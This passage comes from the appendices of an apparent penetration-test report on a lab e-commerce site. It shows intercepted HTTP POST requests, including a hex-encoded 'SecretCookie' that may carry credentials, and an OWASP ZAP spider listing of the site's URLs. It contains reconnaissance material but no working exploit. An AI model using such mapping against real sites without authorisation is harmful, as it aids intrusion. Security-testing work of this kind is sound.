


Figure 4.21: Register POST request.




Figure 4.22: Login POST request.




Figure 4.23: Update account details POST request.




Figure 4.24: Update account password POST request.

```
Request to http://192.168.1.10:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /bill-ship-addresses.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 95
9 Origin: http://192.168.1.10
10 Connection: close
11 Referer: http://192.168.1.10/bill-ship-addresses.php
12 Cookie: PHPSESSID=lnh7310p2mftavqr7nmkor8t7; SecretCookie=
6772666740677266672e70627a3a70703033723734376e366e736f6f706f73386f72373636386e7073726f7272353a31363733393730393139
13 Upgrade-Insecure-Requests: 1
14
15 billingaddress=new+address&bilingstate=new+state&billingcity=new+City&billingpincode=34&update=
```

Figure 4.25: Update billing address POST request

```
Request to http://192.168.1.10:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /bill-ship-addresses.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 104
9 Origin: http://192.168.1.10
10 Connection: close
11 Referer: http://192.168.1.10/bill-ship-addresses.php
12 Cookie: PHPSESSID=lnh7310p2mftavqr7nmkor8t7; SecretCookie=
6772666740677266672e70627a3a70703033723734376e366e736f6f706f73386f72373636386e7073726f7272353a31363733393730393139
13 Upgrade-Insecure-Requests: 1
14
15 shippingaddress=new+address&shippingstate=new+state&shippingcity=new+city&shippingpincode=13&shipupdate=
```

Figure 4.26: Update shipping address POST request




Figure 4.27: Change profile picture POST request.

## 4.2 APPENDIX B – OWASP ZAP SPIDER RESULTS

http://192.168.1.10  
 http://192.168.1.10/  
 http://192.168.1.10/addendum.php?type=terms.php  
 http://192.168.1.10/admin  
 http://192.168.1.10/admin/productimages  
 http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core  
 http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-  
 aspire-notebook-original-1.jpeg  
 http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-  
 aspire-notebook-original-2.jpeg  
 http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-  
 aspire-notebook-original-3.jpeg  
 http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoe  
 s%20%20(Blue)  
 http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoe  
 s%20%20(Blue)/1.jpeg  
 http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoe  
 s%20%20(Blue)/2.jpeg

[http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20\(Blue\)/3.jpeg](http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/3.jpeg)  
<http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204>  
<http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-1.jpeg>  
<http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-2.jpeg>  
<http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-3.jpeg>  
[http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20\(Silver,%2016%20GB\)](http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB))  
[http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20\(Silver,%2016%20GB\)/apple-iphone-6-1.jpeg](http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-1.jpeg)  
[http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20\(Silver,%2016%20GB\)/apple-iphone-6-2.jpeg](http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-2.jpeg)  
[http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20\(Silver,%2016%20GB\)/apple-iphone-6-3.jpeg](http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-3.jpeg)  
[http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20\(White,%20White\)](http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White))  
[http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20\(White,%20White\)/1.jpeg](http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/1.jpeg)  
[http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20\(White,%20White\)/2.jpeg](http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/2.jpeg)  
[http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20\(White,%20White\)/3.jpeg](http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/3.jpeg)  
<http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen>  
<http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-1.jpeg>  
<http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-2.jpeg>  
<http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-3.jpeg>  
<http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage>  
<http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-1.jpeg>  
<http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-2.jpeg>  
<http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-3.jpeg>  
<http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen>  
<http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/lenovo-ideapad-notebook-3.jpeg>  
<http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/lenovo-ideapad-notebook-original-1.jpeg>  
<http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/lenovo-ideapad-notebook-original-2.jpeg>  
[http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20\(Silver,%2032%20GB\)](http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB))  
[http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20\(Silver,%2032%20GB\)/lenovo-k6-power-k33a42-1.jpeg](http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo-k6-power-k33a42-1.jpeg)



[http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20\(Silver,%2032%20GB\)/lenovo-k6-power-k33a42-2.jpeg](http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo-k6-power-k33a42-2.jpeg)  
[http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20\(Silver,%2032%20GB\)/lenovo-k6-power-k33a42-3.jpeg](http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo-k6-power-k33a42-3.jpeg)  
[http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20\(Gold,%2032%20GB\)](http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB))  
[http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20\(Gold,%2032%20GB\)/lenovo-k5-note-pa330010in-1.jpeg](http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330010in-1.jpeg)  
[http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20\(Gold,%2032%20GB\)/lenovo-k5-note-pa330116in-2.jpeg](http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330116in-2.jpeg)  
[http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20\(Gold,%2032%20GB\)/lenovo-k5-note-pa330116in-3.jpeg](http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330116in-3.jpeg)  
[http://192.168.1.10/admin/productimages/Micromax%2081cm%20\(32\)%20HD%20Ready%20LED%20TV%20%20\(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB\)](http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB))  
[http://192.168.1.10/admin/productimages/Micromax%2081cm%20\(32\)%20HD%20Ready%20LED%20TV%20%20\(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB\)/micromax%20main%20image.jpg](http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax%20main%20image.jpg)  
[http://192.168.1.10/admin/productimages/Micromax%2081cm%20\(32\)%20HD%20Ready%20LED%20TV%20%20\(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB\)/micromax1.jpeg](http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax1.jpeg)  
[http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20\(WIFI\)%20Atom%204th%20Gen](http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen)  
[http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20\(WIFI\)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-1.jpeg](http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-1.jpeg)  
[http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20\(WIFI\)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-2.jpeg](http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-2.jpeg)  
[http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20\(WIFI\)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-3.jpeg](http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-3.jpeg)  
<http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G>  
<http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-1.jpeg>  
<http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-2.jpeg>  
<http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-3.jpeg>  
<http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed>  
<http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbb lk-queen-carbon-steel-home-by-nilkamal-na-na-original-1.jpeg>  
<http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbb lk-queen-carbon-steel-home-by-nilkamal-na-na-original-2.jpeg>  
<http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbb lk-queen-carbon-steel-home-by-nilkamal-na-na-original-3.jpeg>  
<http://192.168.1.10/admin/productimages/OPPO%20A57>  
<http://192.168.1.10/admin/productimages/OPPO%20A57/oppo-a57-na-original-1.jpeg>  
<http://192.168.1.10/admin/productimages/OPPO%20A57/oppo-a57-na-original-2.jpeg>  
<http://192.168.1.10/admin/productimages/OPPO%20A57/oppo-a57-na-original-3.jpeg>  
[http://192.168.1.10/admin/productimages/Redmi%20Note%204%20\(Gold,%2032%20GB\)%20%20\(With%203%20GB%20RAM\)](http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM))  
[http://192.168.1.10/admin/productimages/Redmi%20Note%204%20\(Gold,%2032%20GB\)%20%20\(With%203%20GB%20RAM\)/mi-redmi-note-4-1.jpeg](http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-1.jpeg)

[http://192.168.1.10/admin/productimages/Redmi%20Note%204%20\(Gold,%2032%20GB\)%20%20\(With%203%20GB%20RAM\)/mi-redmi-note-4-2.jpeg](http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-2.jpeg)  
[http://192.168.1.10/admin/productimages/Redmi%20Note%204%20\(Gold,%2032%20GB\)%20%20\(With%203%20GB%20RAM\)/mi-redmi-note-4-3.jpeg](http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-3.jpeg)  
<http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5>  
<http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on5-sm-2.jpeg>  
<http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on5-sm-3.jpeg>  
<http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on7-sm-1.jpeg>  
<http://192.168.1.10/admin/productimages/The%20Wimpy%20Kid%20Do%20It-%20Yourself%20Book>  
<http://192.168.1.10/admin/productimages/The%20Wimpy%20Kid%20Do%20It-%20Yourself%20Book/diary-of-a-wimpy-kid-do-it-yourself-book-original-1.jpeg>  
<http://192.168.1.10/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure>  
<http://192.168.1.10/admin/productimages/Thea%20Stilton%20and%20the%20Tropical%20Treasure/22-thea-stilton-and-the-tropical-treasure-original-1.jpeg>  
<http://192.168.1.10/assets>  
<http://192.168.1.10/assets/css>  
<http://192.168.1.10/assets/css/animate.min.css>  
<http://192.168.1.10/assets/css/blue.css>  
<http://192.168.1.10/assets/css/bootstrap-select.min.css>  
<http://192.168.1.10/assets/css/bootstrap.min.css>  
<http://192.168.1.10/assets/css/config.css>  
<http://192.168.1.10/assets/css/dark-green.css>  
<http://192.168.1.10/assets/css/font-awesome.min.css>  
<http://192.168.1.10/assets/css/green.css>  
<http://192.168.1.10/assets/css/lightbox.css>  
<http://192.168.1.10/assets/css/main.css>  
<http://192.168.1.10/assets/css/orange.css>  
<http://192.168.1.10/assets/css/owl.carousel.css>  
<http://192.168.1.10/assets/css/owl.theme.css>  
<http://192.168.1.10/assets/css/owl.transitions.css>  
<http://192.168.1.10/assets/css/rateit.css>  
<http://192.168.1.10/assets/css/red.css>  
<http://192.168.1.10/assets/images>  
<http://192.168.1.10/assets/images/banners>  
<http://192.168.1.10/assets/images/banners/cat-banner-1.jpg>  
<http://192.168.1.10/assets/images/banners/cat-banner-2.jpg>  
<http://192.168.1.10/assets/images/banners/cat-banner-3.jpg>  
<http://192.168.1.10/assets/images/blank.gif>  
<http://192.168.1.10/assets/images/favicon.ico>  
<http://192.168.1.10/assets/js>  
<http://192.168.1.10/assets/js/bootstrap-hover-dropdown.min.js>  
<http://192.168.1.10/assets/js/bootstrap-select.min.js>  
<http://192.168.1.10/assets/js/bootstrap-slider.min.js>  
<http://192.168.1.10/assets/js/bootstrap.min.js>  
<http://192.168.1.10/assets/js/echo.min.js>  
<http://192.168.1.10/assets/js/html5shiv.js>  
<http://192.168.1.10/assets/js/jquery-1.11.1.min.js>  
<http://192.168.1.10/assets/js/jquery.easing-1.3.min.js>

<http://192.168.1.10/assets/js/jquery.rateit.min.js>  
<http://192.168.1.10/assets/js/lightbox.min.js>  
<http://192.168.1.10/assets/js/owl.carousel.min.js>  
<http://192.168.1.10/assets/js/respond.min.js>  
<http://192.168.1.10/assets/js/scripts.js>  
<http://192.168.1.10/assets/js/wow.min.js>  
<http://192.168.1.10/brandsimage>  
<http://192.168.1.10/brandsimage/>  
<http://192.168.1.10/brandsimage/?C=D;O=D>  
<http://192.168.1.10/brandsimage/aoc.jpg>  
<http://192.168.1.10/brandsimage/bajaj.jpg>  
<http://192.168.1.10/brandsimage/blackberry.jpg>  
<http://192.168.1.10/brandsimage/canon.jpg>  
<http://192.168.1.10/brandsimage/compas.jpg>  
<http://192.168.1.10/brandsimage/daikin.jpg>  
<http://192.168.1.10/brandsimage/dell.jpg>  
<http://192.168.1.10/brandsimage/electrolux.jpg>  
<http://192.168.1.10/brandsimage/faber.jpg>  
<http://192.168.1.10/brandsimage/forbes.jpg>  
